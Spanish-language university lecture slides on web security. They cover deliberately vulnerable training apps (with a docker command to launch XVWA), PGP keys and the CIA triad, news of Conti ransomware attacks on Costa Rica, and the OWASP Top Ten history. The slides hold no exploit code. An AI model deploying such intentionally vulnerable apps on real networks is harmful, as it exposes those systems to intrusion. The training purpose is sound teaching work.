- Estas aplicaciones web vulnerables pueden ser utilizadas por desarrolladores web, auditores de seguridad y pentesters para poner en práctica sus conocimientos y habilidades durante las sesiones de formación, así como para probar en cualquier momento las múltiples herramientas y técnicas ofensivas disponibles en preparación para su próximo compromiso en el mundo real.
- En [OWASP Vulnerable Web Applications Directory](#) podemos encontrar un listado de varias de estas aplicaciones actualmente activas.
- Entre las conocidas encontramos a:
 - [Damn Vulnerable Web Application \(DVWA\)](#)
 - [Xtreme Vulnerable Web Application](#)

A1: VULNERABLE WEB APPLICATION

- levantamos el docker de Xtreme Vulnerable Web Application

```
sudo docker run --name xvwa -d -p 80:80 tuxotron/xvwa
```

CONCEPTOS Y HERRAMIENTAS : PGP (PRETTY GOOD PRIVACY)

- PGP (Pretty Good Privacy) es un conjunto de programas creados por Phil Zimerman para proteger la información. Es un criptosistema híbrido que utiliza criptografía de clave pública, criptografía simétrica y funciones de hash.
- Al convertirse en uno de los mecanismos más populares para utilizar criptografía, la IETF tomó como base su diseño para crear el estándar OpenPGP.
- Además de proteger los datos en tránsito también permite proteger los datos almacenados en discos, copias de seguridad, etc.

PGP VS OPENPGP VS GNUPG

- PGP: Actualmente propiedad de Symantec.
- OpenPGP: Estándar aprobado por el IETF (RFC 4880) que describe cualquier mecanismo de cifrado que use procesos interoperables con PGP
- GnuPG: Solución que sigue los estándares de OpenPGP desarrollada por la Free Software Fundation

PGP - CLAVES

- En PGP, cada usuario genera un par de claves pública/privada.
- La clave pública es la que se puede compartir
- La clave privada nunca debe ser compartida
- Cada clave desencripta un mensaje que fue encriptado con la otra.

PGP - CLAVES - ESTRUCTURA

```
$ gpg --armor --export asabolansky@linti.unlp.edu.ar
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGiBEbcfOARBACZBzUsAjLE1Hl54/0WERNPG9mNDisM4856K00WvjtTqBTuWIa
78JGG9HZB9Y8RfNM+0cMrzzVPsicxn0utmr+smcXQfR4aMNC+RnudGxrBiq3Ukho
CjG6vB0wZXkZkDZywDL0K+WvLBK4umz9rSvb+o7WJqlKLWW23uHZhrsHWWCguD24
XsXNxS+ZVJ3F5CzhYK4vH70D/AmYR/aWoIroG1FaKTU3FgDAQix1CRnn7rGIsfm9
k1pV9VyEzlRAx3gr7Joo99+NM+PSXsaXPcM+zymVt67penWqS+V2qKZrJSP7c4Dn
4MIn9ZibJ9EChUjIssJS6oiclFPl4owmd7ZAygoPkUKYMJI4lUrRXKSTEqrD3WTP
xIBTA/9mZhL0vSOBu5oD9tmlxqa0Ca07Wk4oZIiYA4CfwLqbWAE8sRQt9X0eymX+
i64eM16wa19N4QXm02ubhG0thXer3EIOfWSk6sZHoFoxe0ZAAAsQGQUpDGuJGsCy7
4Vp0EEhEA7KpJLCHuwlDMiCEH9-PV-Nu-EM-FA20uP7LGMwylQFGUu1-+Eu7U7u
```

- La clave privada contendrá el header "PGP PRIVATE KEY BLOCK"

PGP - FINGERPRINT (RFC 4880 - SECTION 12.2)

- Las claves PGP tienen un fingerprint asociado, que básicamente es una versión corta.

```
$ gpg --fingerprint asabolansky@linti.unlp.edu.ar
pub  dsa1024 2007-09-03 [SCA]
      1E9C F20A 9C68 023E A6B7  325C D834 298F FEFB D9E2
uid  [  absoluta ] Alejandro Sabolansky <asabolansky@mail.linti.unlp.edu.ar>
uid  [  absoluta ] Alejandro Sabolansky <asabolansky@linti.unlp.edu.ar>
uid  [  absoluta ] Alejandro Sabolansky <asabolansky@cespi.unlp.edu.ar>
uid  [  absoluta ] Alejandro Sabolansky <asabolansky@cert.unlp.edu.ar>
sub  elg1024 2007-09-03 [E]
```

- Long Key ID: D834 298F FEFB D9E2 (64 bits)
- Short Key ID: FEFB D9E2 (32 bits)

PGP - CERTIFICADO DE REVOCACIÓN

- Una vez generado el par de claves, es recomendado generar un certificado de revocación que podrá ser utilizado en caso que la clave privada haya sido filtrada.
- Ante la presunción del leak de la clave, se debe subir el certificado de revocación a los servidores de claves para informar que la clave no es más válida.

PGP - SERVIDORES DE CLAVES

- Los servidores de claves son repositorios utilizados para compartir las claves públicas.
- Es importante remarcar que cualquiera puede generar y distribuir claves para cualquier nombre y dirección de correo.
- El servidor más conocido es el que mantiene el MIT (<https://pgp.mit.edu/>), pero todos se encuentran sincronizados.

PGP - ENCRIPCIÓN VS FIRMA

- Cuando se encripta un mensaje o un archivo, se aumenta el nivel de confidencialidad.
- Cuando se firma, se aumenta el nivel de integridad y autenticidad.
- Un mensaje puede ser cifrado, firmado o firmado y cifrado.

PGP - RED DE CONFIANZA

Una red de confianza es un concepto utilizado para establecer qué tan confiable es un par de claves que se genera en un esquema descentralizado.

PGP - ANILLOS DE CLAVES

- Anillo de claves públicas: Archivo en el que se guardan las claves públicas del usuario propietario y las claves públicas importadas
- Anillo de claves privadas: archivos en el que se guardan la/s clave/s privada/s del usuario propietario

PGP - ANILLOS DE CLAVES

- Si podemos confirmar la persona que utiliza una clave en particular, podemos firmar dicha clave con nuestra clave privada. Esto permitirá:
- Certificar que dicha clave efectivamente pertenece a esa persona
- Evitar la manipulación de nuestro anillo de claves por parte de un tercero
- Al igual que las claves públicas, las firmas realizadas a una clave también se pueden subir.
- **PGP PARTIES** Las reuniones donde se validan, intercambian y se firman claves se las conoce como PGP Parties.

PGP - ESQUEMA DE CONFIANZA

- La confianza es algo subjetivo
- Yo puedo confiar en la clave de una persona, pero no confiar en las claves en las que esa persona confía
- Se pueden establecer relaciones de confianza indirectas.

PGP - VENTAJAS

- Su fuerte radica en la facilidad para generar claves y gestionarlas, con un amplio campo de aplicación:
- Comunicación entre individuos en correo electrónico.
- Cifrado de archivos y mensajes.
- Existen versiones libres y comerciales que implementan PGP, para manejo de claves y operaciones de criptografía, las cuales están disponibles para gran variedad de plataformas.
- Basado en algoritmos extensamente revisados y considerados ampliamente seguros (RSA, DSS y Diffie-Hellman; CAST-128, IDEA y 3DES; SHA-1)

PGP - VENTAJAS

- El software y la documentación están disponibles en Internet
- Existen versiones comerciales y libres que implementan los servidores de clave PGP
- No fue desarrollado por ningún gobierno ni organización de creación de estándares, lo cual lo hace atractivo.

PGP - DESVENTAJAS


- La gestión de claves en PGP se basa en la confianza mutua: !Los amigos de tus amigos son mis amigos!
- En un sistema abierto en Internet como el comercio electrónico, esta situación y otras más que pueden darse en este sistema de gestión de claves de confianza mutua, resulta inaceptable.

PGP - APLICACIONES

- Correo electrónico
- Thunderbird
- IPGMail para IOS
- K-9 Mail para Android
- Gmail mediante extensión para Google Chrome (FlowCrypt)
- <https://www.openpgp.org/software/>
- Firma de código (GitHub)
- Cifrado de archivos / disco (gpg4win)


PGP - E-MAIL CIFRADO

- Alice quiere mandarle un mail encriptado a Bob.



PGP - E-MAIL FIRMADO Y CIFRADO

- Antes de cifrarlo con la pública de Bob, Alice en lo firma encriptándolo con su clave privada.



PGP Y Y TRIANGULO CIA

- ¿Qué protejo si firmo un mail con mi clave privada?

PGP Y Y TRIANGULO CIA

- ¿Qué protejo si firmo un mail con mi clave privada?
 - ASEGURO INTEGRIDAD

PGP Y Y TRIANGULO CIA

- ¿Qué protejo si firmo un mail con mi clave privada?
 - ASEGURO INTEGRIDAD
- El mensaje no se puede alterar ya que la firma no coincide y nadie lo puede escribir originalmente, excepto el dueño de la privada

PGP Y Y TRIANGULO CIA

- ¿Qué protejo si encripto un mensaje con la clave pública del destinatario?

PGP Y Y TRIANGULO CIA

- ¿Qué protejo si encripto un mensaje con la clave pública del destinatario?
 - ASEGURO CONFIDENCIALIDAD

PGP Y Y TRIANGULO CIA

- ¿Qué protejo si encripto un mensaje con la clave pública del destinatario?
 - ASEGURO CONFIDENCIALIDAD
- Nadie puede leer el mensaje, excepto el dueño de la clave privada que se corresponde con la pública utilizada

PGP Y Y TRIANGULO CIA

PGP Y Y TRIANGULO CIA

1. Si firma un mail con mi clave privada

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué protejo si hago los dos?

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué protejo si hago los dos?

**ASEGURO INTEGRIDAD Y
CONFIDENCIALIDAD**

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué sucede si en cada caso el destinatario pierde su clave privada?

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué sucede si en cada caso el destinatario pierde su clave privada?

SE PIERDE DISPONIBIDAD

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué ocurre si en vez de perderse alguien se roba la clave privada del emisor o destinatario?

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué ocurre si en vez de perderse alguien se roba la clave privada del emisor o destinatario?

CON LA DEL EMISOR -> SE PIERDE INTEGRIDAD

PGP Y Y TRIANGULO CIA

1. Si firmo un mail con mi clave privada
2. Si encripto un mail con la clave pública del destinatario
3. ¿Qué ocurre si en vez de perderse alguien se roba la clave privada del emisor o destinatario?

CON LA DEL EMISOR -> SE PIERDE INTEGRIDAD

GDE:



- "A veces veo que muchas cosas que estamos proyectando en decretos de repente aparecen en la prensa cuando están en trámite. ¿Quién lo hace?"
- "Tuve que sacar una resolución que decide que cuando el sistema electrónico de firma no funciona podemos firmar en papel los decretos, porque en muchas ocasiones nos hackean el sistema y no nos dejan avanzar. Nos frenan decretos centrales", expresó.
- Fuente: <https://www.infobae.com/economia/2020/04/13/hackers-y-expedientes-en-papel-continua-la-polemica-por-como-el-estado-compra-alimentos-y-firma-sus-decretos/>

ESTA SEMANA COSTA RICA

- Problemas múltiples con el grupo Conti

← Tweet



BetterCyber
 @_bettercyber_

...

🌟 #Conti continues the cyberattack against Costa Rica 🇨🇷, allegedly compromising the Fondo de Desarrollo Social y Asignaciones Familiares (FODESAF) and Ministerio de Trabajo y Seguridad Social (MTSS)...

#Ransomware #RansomwareGroup

"FOR COSTA RICA"

🔗 <https://www.hacienda.go.cr/>
<https://www.mtss.go.cr>
<https://fodesaf.go.cr>

📍 UPD LINKS SOON
MTSS
DESAF
file tree
<https://...>


📍 UPD LINKS SOON
MTSS
DESAF
file tree
<https://...>

PUBLISHED 9%

📅 4/21/2022 🏷️ 5805 📁 6 [39.77 GB]

/ ROOT		
[File Tree Icon]	252.40 MB	
[File Tree Icon]	7.77 GB	
[File Tree Icon]	82.90 MB	
[File Tree Icon]	2.33 GB	
[File Tree Icon]	2.88 GB	
[File Tree Icon]	26.47 GB	

DEMO



OWASP (OPEN WEB APPLICATION SECURITY PROJECT):

- Es un proyecto conformado por una comunidad mundial libre y abierta centrada en mejorar la seguridad del software.
- Tiene como fin ayudar a las organizaciones a desarrollar y mantener aplicaciones confiables.
- <https://www.owasp.org>

¿QUÉ OFRECE OWASP?

- OWASP Top Ten
 - Riesgos de seguridad más críticos para las aplicaciones web.
- OWASP Application Security Verification Standard (ASVS)
 - Ofrece una lista completa de requisitos, controles y pruebas de seguridad de aplicaciones web que puede utilizar para determinar el alcance, crear y verificar aplicaciones web y móviles seguras.
- OWASP Web Security Testing Guide (WSTG)
 - Controles de seguridad que se deben contemplar a la hora de realizar pentesting en aplicaciones web
- OWASP Cheat Sheet Series
 - Una colección concisa de información de alto valor sobre temas específicos de seguridad de aplicaciones.
 - Básicamente resúmenes sobre temáticas que complementan a los otros documentos.
- OWASP Attacks list
 - Enumeración de ataques a aplicaciones web
- OWASP Vulnerabilities
 - Enumeración de vulnerabilidades específicas

¿QUÉ OFRECE OWASP?

- OWASP Security Knowledge Framework
 - Sirve para aplicar y documentar WSTG o ASVS
 - Tiene base de datos de vulnerabilidades, riesgos, y controles
 - Permite crear laboratorios
 - DEMO
- OWASP Zed Attack Proxy (ZAP)
 - Herramienta de pentesting
- OWASP Proactive Controls
 - Una lista de técnicas de seguridad que deben tenerse en cuenta para cada proyecto de desarrollo de software
 - Están ordenados por orden de importancia, siendo el control número 1 el más importante.
 - Fue escrito por desarrolladores para ayudar a nuevos desarrolladores a asegurar la seguridad en el desarrollo de software.
- OWASP Vulnerable Web Applications Directory
- OWASP Automated Threats to Web Applications
 - Enumeración de varios ataques automáticos a aplicaciones web
 - También define un lenguaje estándar para referenciar a estos ataques
- OWASP Docker Top 10

¿QUÉ OFRECE OWASP?

- OWASP API Top 10
- OWASP Mobile Security
 - mobile: ASVS, STG, Top ten
- OWASP Top 10 Privacy Risks
- OWASP Top 10 Card Game
 - Juego de cartas del top ten y controles proactivos, black hats vs white hats
- OWASP Cornucopia
 - juego de cartas para ayudar al desarrollo de soft obteniendo requerimientos de seguridad a través del mismo.
- OWASP DefectDojo
 - tracking de pentesting y reporte
- OWASP in SDLC
 - Ejemplo del uso de mucha de las herramientas de owasp en el SDLC
- Latam Tour: <https://www.owasp.org/index.php/LatamTour2019>
- Varios otros proyectos y muchísimo material de documentación.

OWASP TOP TEN

- El OWASP Top 10 es un documento de concientización para desarrolladores y seguridad de aplicaciones web.
- Representa un amplio consenso sobre los riesgos de seguridad más críticos para las aplicaciones web.
- Este documento contiene 10 categorías cada una contiene 5 secciones:
 1. Riesgo
 - Vectores de ataque
 - debilidades de seguridad
 - impacto tecnológico y del negocio.
 2. La aplicación es vulnerable?
 3. cómo se previene
 4. Ejemplos de escenarios de ataques
 5. Referencias.

OWASP TOP TEN

- En sí, cada categoría representa un riesgo de seguridad pero cada riesgo es genérico.
- Por ejemplo **A3: Injection** representa cualquier tipo de inyección a una aplicación pero existen muchísimas subcategorías de este riesgo (SQL injection , Command injection, Template injection, etc) que deben estudiarse específicamente para obtener resultados.
- Para estos casos deben usarse las referencias de la categoría que suelen ser muy útiles a la hora de estudiar el riesgo de la categoría de manera más específica.

OWASP TOP TEN


- Comúnmente en las referencias podemos encontrar:
 - OWASP Proactive Controls
 - Hace referencia a un control específico de la categoría.
 - OWASP Cheat Sheet:
 - Hace referencia a cheatsheet sobre temas de seguridad que amplían a la categoría.
 - OWASP ASVS
 - Hace referencia a requerimiento específico de ASVS relacionado con la categoría.
 - OWASP Testing Guide
 - En en OWASP Top Ten hace referencia al escenario específico de la WSTG relacionado con la categoría.
 - OWASP Automated Threats
 - hace referencia a un ataque automático específico que está relacionado con la categoría.
 - OWASP Vulnerabilities
 - En en OWASP Top Ten hace referencia a una vulnerabilidad relacionada con la categoría.
 - Documentos externos
 - MITRE: CWE/CVE
 - NIST

OWASP TOP TEN

- Se genera una nueva versión cada 3 años
- Historial:
 - Top Ten 2003
 - Top Ten 2004
 - Top Ten 2007
 - Top Ten 2010
 - Top Ten 2013
 - Top Ten 2017
 - Top Ten 2021 (actual)

TOP TEN 2007

- Incluye los problemas de seguridad con mayor número de apariciones en las aplicaciones WEB.
- Toma como base las vulnerabilidades reportadas por MITRE hasta 2006



¿QUÉ ES MITRE?

- Organización que con fondos del estado de EEUU trabaja en aspectos de seguridad informática.
- Lo importante es que administra el índice de Common Vulnerabilities and Exposure (CVE), identificador mundialmente utilizado.
- Ej: CVE-2014-0160
- [WebSite](#)
- También [Common vulnerabilities Enumeration](#)

TOP TEN 2010:

- Cambia la metodología, este nuevo Top 10 se centra en **riesgos**, no como el Top 10 de las debilidades más comunes de 2007.
- Cambia la metodología de clasificación para estimar el riesgo, en lugar de basarnos solamente en la frecuencia de la ocurrencia del problema.

2007 VS 2010:

OWASP Top 10 – 2007 (Anterior)	OWASP Top 10 – 2010 (Nuevo)
A2 – Fallas de Inyección	↑ A1 – Inyección
A1 – Secuencia de Comandos en Sitios Cruzados (XSS)	↓ A2 – Secuencia de Comandos en Sitios Cruzados (XSS)
A7 – Perdida de Autenticación y Gestión de Sesiones	↑ A3 – Perdida de Autenticación y Gestión de Sesiones
A4 – Referencia Directa Insegura a Objetos	= A4 – Referencia Directa Insegura a Objetos
A5 – Falsificación de Petición en Sitios Cruzados (CSRF)	= A5 – Falsificación de Petición en Sitios Cruzados (CSRF)
<era T10 2004 A10 – Gestión Insegura de la Configuración>	+ A6 – Configuración Defectuosa de Seguridad (NUEVO)
A8 – Almacenamiento Criptográfico Inseguro	↑ A7 – Almacenamiento Criptográfico Inseguro
A10 – Falla de restricción de acceso a URL	↑ A8 – Falla de restricción de acceso a URL
A9 – Comunicaciones Inseguras	= A9 – Protección Insuficiente en la Capa de Transporte
<no disponible en T10 2007>	+ A10 – Redirecciones y Destinos No Validados (NUEVO)
A3 – Ejecución de Ficheros Malintencionados	- <eliminado del T10 2010>
A6 – Revelación de Información y Gestión Incorrecta de Errores	- <eliminado del T10 2010>

¿POR QUÉ EL CAMBIA DE METODOLOGÍA DESDE TOP TEN 2010?

- Simple -> para poder vender la seguridad!

¿POR QUÉ EL CAMBIA DE METODOLOGÍA DESDE TOP TEN 2010?

- Simple -> para poder vender la seguridad!
 - Imagínense intentando que el gerente invierta \$XXX.XXX en arreglar 252 "Cross site Scriptings"

¿POR QUÉ EL CAMBIA DE METODOLOGÍA DESDE TOP TEN 2010?

- Simple -> para poder vender la seguridad!
 - Imagínense intentando que el gerente invierta \$XXX.XXX en arreglar 252 "Cross site Scriptings"
 - Ahora imaginen decirle al gerente que si no invierte \$XXX.XXX en evitar que se pierdan todos los datos de los clientes.

2010 VS 2013:

OWASP Top 10 – 2010 (Previo)	OWASP Top 10 – 2013 (Nuevo)
A1 – Inyección	A1 – Inyección
A3 – Pérdida de Autenticación y Gestión de Sesiones	A2 – Pérdida de Autenticación y Gestión de Sesiones
A2 – Secuencia de Comandos en Sitios Cruzados (XSS)	A3 – Secuencia de Comandos en Sitios Cruzados (XSS)
A4 – Referencia Directa Insegura a Objetos	A4 – Referencia Directa Insegura a Objetos
A6 – Defectuosa Configuración de Seguridad	A5 – Configuración de Seguridad Incorrecta
A7 – Almacenamiento Criptográfico Inseguro – Fusionada A9→	A6 – Exposición de Datos Sensibles
A8 – Falla de Restricción de Acceso a URL – Ampliada en →	A7 – Ausencia de Control de Acceso a las Funciones
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)
<dentro de A6: – Defectuosa Configuración de Seguridad>	A9 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	A10 – Redirecciones y reenvíos no validados
A9 – Protección Insuficiente en la Capa de Transporte	Fusionada con 2010-A7 en la nueva 2013-A6

2013 VS 2017:

